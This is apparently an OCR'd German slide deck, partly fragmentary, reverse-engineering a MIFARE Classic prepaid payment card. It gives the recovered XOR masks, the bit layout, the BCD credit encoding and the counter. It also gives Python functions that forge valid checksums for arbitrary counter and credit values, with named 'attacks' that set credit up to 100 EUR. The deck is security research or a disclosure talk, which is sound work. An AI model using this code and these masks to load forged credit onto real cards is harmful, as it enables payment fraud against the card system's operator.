          0  0  1 1 1  1 1 0 0 0 0 0
          0  0  1 1 1  1 1 0 0 0 1 0
          0  0  1 1 1  1 1 0 0 1 0 0
```

[0x110]

```
byte:  3  5  4 2 6 1 1 1 5 1 1 1
 bit:  3  2  1 0 7 6 5 4 3 2 1 0

cnt-bit: 11 10 9 8 7 6 5 4 3 2 1 0
    inv:  i       i   i   i i i i
          -------------------------
          0  0  1 1 1  1 1 0 1 1 1 1
          0  0  1 1 1  1 1 0 0 0 0 1
          0  0  1 1 1  1 1 0 0 0 1 1
          0  0  1 1 1  1 1 0 0 1 0 1
```

~~Verschlüsselung~~

***Verwurschtelung*:**

- Inversionsmaske (unterschiedlich für A/B)
- Bits vertauscht (Perm. identisch für A/B)
- **ABER:** Bitposition innerhalb eines Bytes unverändert

cnt.txt


Counter (2)

Höhere Counter bits:

- Setze Counter auf 2**n-1
- Stecke Karte
  → Überlauf auf 2**n
- Counter >= 2**14-1
  → Error E.7E

Asynchrone Counter bits:

- Real time clock?
- Checksum



Credit?

Pepsi - Attack

= 1.00 EUR

[0x100]

	0	1	2	3	4	5	6	7
EUR	76543210	76543210	76543210	76543210	76543210	76543210	76543210	76543210
16	01000101	10000011	01001001	11101100	00111011	10110100	01101000	00000011
17	11000101	10000001	00001101	11101100	00111010	10000100	00100001	00100010
18	11001101	10000111	00001001	11101100	00111010	10001110	00100010	00000111
19	11001101	10000101	00001101	11101100	00111010	10001110	00111011	00000110
20	11100101	10000011	00001101	11101100	00111010	10001110	01110010	00110111
21	11100101	10000001	00001001	11101100	00111010	10001110	01110011	00010110
22	11100101	10000011	00001101	11101100	00111010	10001110	01110001	00110110
23	01100101	10010101	00001101	11101100	00111010	10000100	00101001	00010110
24	01100101	10010011	00001001	11101100	00111010	10000110	01101010	00110011
25	01100101	10010001	00001101	11101100	00111010	10000110	01100011	00010010
26	11100111	10010111	00001101	11101100	00111011	10011100	00100100	00110011

Pepsi – Attack (2)

[0x100]

	07 0757	07 0757
EUR	54 3210	54 3210
		i iii
16	00 0001	01 0110
17	00 0000	01 0111
18	00 1111	01 1000
19	00 1110	01 1001
20	11 0111	10 0000
21	11 0110	10 0001
21	11 0110	10 0001
23	11 0100	10 0011
24	11 0011	10 0100
25	11 0010	10 0101
26	11 0001	10 0110

→ BCD Code

10 EUR
1 EUR
counter // 256
counter % 256
checksum // 256
checksum % 256

```
byte:   00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:    76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
-------------------------------------------------------------------------------
xor A:    0  0     111  00      1    101       1     111  0          1  1  1
xor B:    1  0     101  11      1    001       0     101  0          0  1  0
```

Chocolate - Attack

= 1.1 EUR

10 EUR
1 EUR
0.1 EUR
counter // 256
counter % 256
checksum // 256
checksum % 256

```
byte:    00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:     76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
-------------------------------------------------------------------------------
xor A:     0  0     1111  00       0    1    101       1    1       111   0          0  1  1  1
xor B:     1  0     0101  11       1    1    001       1    0       101   0          1  0  1  0
```

Salad - Attack

$$= m \cdot 0.01 \frac{\text{EUR}}{\text{g}}$$

10 EUR
1 EUR
0.10 EUR
0.01 EUR
counter // 256
counter % 256
checksum // 256
checksum % 256

```
byte:    00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:     76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
-------------------------------------------------------------------------------
xor A:     0  01    1111000      0    1    101      1    1       1110 0        0  1  111
xor B:     1  00    0101111      1    1    001      1    0       1011 0        1  0  100
```


Rich man's - Attack

$$\sum_{1}^{10} 10\,\mathrm{EUR} = 100\ \mathrm{EUR}$$

100	EUR
10	EUR
1	EUR
0.10	EUR
0.01	EUR
counter // 256	
counter % 256	
checksum // 256	
checksum % 256	


```
byte:   00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:    76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
-------------------------------------------------------------------------------
xor A:    0  01  1 1111000    0   1  1101     1   1     1110 0       00  1 111
xor B:    1  00  1 0101111    1   1  0001     1   0     1011 0       11  0 100
```

Nostradamus - Attack



Nostradamus - Attack

Verbleibende Positionen
für 100 EUR:



Nostradamus - Attack


Maximale erlaubtes Guthaben: 150 EUR

Verbleibende Positionen für 100 EUR:

100	EUR
10	EUR
1	EUR
0.10	EUR
0.01	EUR
counter // 256	
counter % 256	
checksum // 256	
checksum % 256	

```
byte:   00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:    76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
-------------------------------------------------------------------------------
xor A:    0  01  1 1111000    01  01  1101     1  01     1110 0       00  1 111
xor B:    1  00  1 0101111    10  11  0001     1  00     1011 0       11  0 100
```

Checksum



Checksum

Staring at bits ...

checksum // 256


checksum % 256

```
byte:    00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:     76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
```

```
byte:          4255  7604  0676  6266
bit:           7654  3210  7654  3210
-------------------------------------------------
xor 0x100:    i ii  ii     i i
xor 0x110:     i i  iiii   iii   iii
-------------------------------------------------
addr           N[3]  N[2]  N[1]  N[0]      counter
-------------------------------------------------
0x100          1010  1000  1011  1010      001110111001
0x110          1010  1000  1100  1011      001110111010
0x100          1010  1000  1101  1100      001110111011
0x110          1010  1000  1110  1101      001110111100
0x100          1010  1000  1111  1110      001110111101
0x110          1011  1001  0000  1111      001110111110
0x100          1011  1001  0000  0000      001110111111
0x110          1011  1001  0001  0001      001111000000
0x100          1011  1001  0010  0010      001111000001
0x110          1011  1001  0011  0011      001111000010
0x100          1011  1001  0100  0100      001111000011
```

chk-cnt.txt

Checksum



Checksum

```
def checksum_inc_cnt( chk ):

    n = [chk>>i*4&0xF for i in range(4)]

    n[0] += 1
    n[1] += 1

    n[1] -= n[0]>>4
    n[2] += n[1]>>4
    n[3] += n[1]>>4
    n[3] -= n[2]>>4
    n[0] -= n[3]>>4

    return sum( [(n[i]&0xF)<<i*4 for i in range(4)])
```


Checksum

```
def checksum_adjust_counter( chk, delta=1 ):

    for i in xrange(abs(delta)):
        n = [chk>>i*4&0xF for i in range(4)]

        if delta>0:
            n[0] += 1
            n[1] += 1
        else: # delta<0
            n[0] -= 1
            n[3] -= 1

        n[1] -= n[0]>>4
        n[2] += n[1]>>4
        n[3] += n[1]>>4
        n[3] -= n[2]>>4
        n[0] -= n[3]>>4

        chk = sum( [(n[i]&0xF)<<i*4 for i in range(4)])
    return chk
```

Checksum

Credit?

Checksum



Checksum

```
def checksum_adjust_credit(
      chk, eur100, eur10, eur1, eur01, eur001 ):

    n = [chk>>i*4&0xF for i in range(4)]

    n[2] -= eur001
    n[3] += eur01
    n[0] -= eur1
    n[1] += eur10
    n[2] += eur100
    n[3] += eur100

    n[1] -= n[0]>>4
    n[2] += n[1]>>4
    n[3] += n[1]>>4
    n[3] -= n[2]>>4
    n[0] -= n[3]>>4

    chk = sum( [(n[i]&0xF)<<i*4 for i in range(4)])
    return chk
```

Checksum (7)

Bekannt:
Änderung der Checksumme bei Änderung von (counter, credit).
Gültige Checksumme für mind. ein (counter, credit).

→ **Iterativ:**
Erzeugung der Checksumme für beliebige (counter, credit).

Unbekannt:
Geschlossener algebraischer Ausdruck für Checksumme?

$$chk = f(counter, credit)$$

Unbekannte Bitpositionen

byte:	3	4	5	5	6	4	2	0	2	0	4	3	3	3
bit:	7	6	7	6	5	4	7	6	5	4	3	2	1	0

Symmetrie:


- 2 weitere Counter Bits: <15:14>
- 4 weitere Credit Bits: 1000 EUR

Bleibt noch 1 unbekanntes Byte:

- 100k / 10k
- 0.001 / 0.0001

Unbekannte xor-Masken:

Unterstelle, daß alle unbekannten Position gleich 0.



byte:	00000000	11111111	22222222	33333333	44444444	55555555	66666666	77777777
bit:	76543210	76543210	76543210	76543210	76543210	76543210	76543210	76543210
xor A:	01000101	11110001	00001001	11101100	10111010	10111110	01110100	00011111
xor B:	01110011	01011111	11110111	00001100	00111001	01011011	01010111	11101100

Zusammenfassung

- MIFARE Classic
- Standardschlüssel für unbenutzte Sektoren
  → Anfällig für *Nested Authentication Attack*
- Guthaben auf Karte gespeichert
- Guthabenabgleich mit Datenbank
- Offline Lade/Verkaufsstationen → Kein Abgleich möglich.
